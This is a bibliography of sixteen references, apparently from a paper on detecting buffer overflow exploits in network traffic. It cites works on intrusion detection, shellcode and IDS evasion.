1. Andersson, S., A. Clark, and G. Mohay. *Network Based Buffer Overflow Detection by Exploit Code Analysis*. in *AusCERT 2004* Gold Coast, Australia 2004.
2. Beale, J., J.C. Foster, J. Posluns, and B. Caswell, *Snort 2.0 Intrusion Detection*. Rockland: Syngress Publishing 2003.
3. Cole, E., *Hackers Beware*. First ed. Indianapolis: New Riders. 778 2002.
4. Debar, H., M. Dacier, and A. Wespi, *Towards a taxonomy of intrusion-detection systems.* Computer Networks, **31**, 1999
5. Detristan, T., T. Ulenspiegel, Y. Malcom, and M. Superbus von Underduk, *Polymorphic Shellcode Engine Using Spectrum Analysis.* Phrack, **11**(61), 2003
6. Erickson, J., *Hacking, The Art of Exploitation*. San Francisco: No Starch Press 2003.
7. Garfinkel, T. and M. Rosenblum. *A Virtual Introspection Based Architecture for Intrusion Detection*. in *Proceedings of the Internet Society's 2003 Symposium on Network and Distributed Security* 2003.
8. Hofmeyr, S.A., S. Forrest, and A. Somayaji, *Intrusion detection using sequences of system calls*. Journal of Computer Security, **6**: p. 151-180, 1998
9. Kolesnikov, O. and W. Lee, *Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic*. 2004. www.cc.gatech.edu/~ok/w/ok_pw.pdf. Last Accessed: 24/1 2005
10. Lam, L.C. and T. Chiueh. *Automatic Extraction of Accurate Application-Specific Sandboxing Policy*. in *Recent Advances in Intrusion Detection* Sophia Antipolis, France: Springer Lecture Notes in Computer Science.3224 p. 1-20. 2004.
11. Postel, J. and J. Reynolds, *RFC 854 - Telnet Protocol Specification,* in *Request for Comments*. 1983, Network Working Group. Last Accessed:
12. Postel, J. and J. Reynolds, *RFC 959 - File Transfer Protocol,* in *Request for Comments*. 1985, Network Working Group. Last Accessed:
13. Rix, *Writing IA32 Alphanumeric Shellcodes.* Phrack, **11**(57), 2001
14. Toth, T. and C. Kruegel. *Accurate Buffer Overflow Detection via Abstract Payload Execution*. in *Recent Advances in Intrusion Detection* Zurich, Switzerland: Springer Lecture Notes in Computer Science.2516 p. 274-291. 2002.
15. Uppuluri, P. and R. Sekar, *Experiences with Specification-based Intrusion Detection.* Lecture Notes In Computer Science, **2212**: p. 172 - 189, 2001
16. Xu, H., W. Du, and S.J. Chapin. *Context Sensitive Anomaly Monitoring of Process Control to Detect Mimicry Attacks and Impossible Paths*. in *Recent Advances in Intrusion Detection* Sophia Antipolis, France: Springer Lecture Notes in Computer Science.3224 p. 21-38. 2004.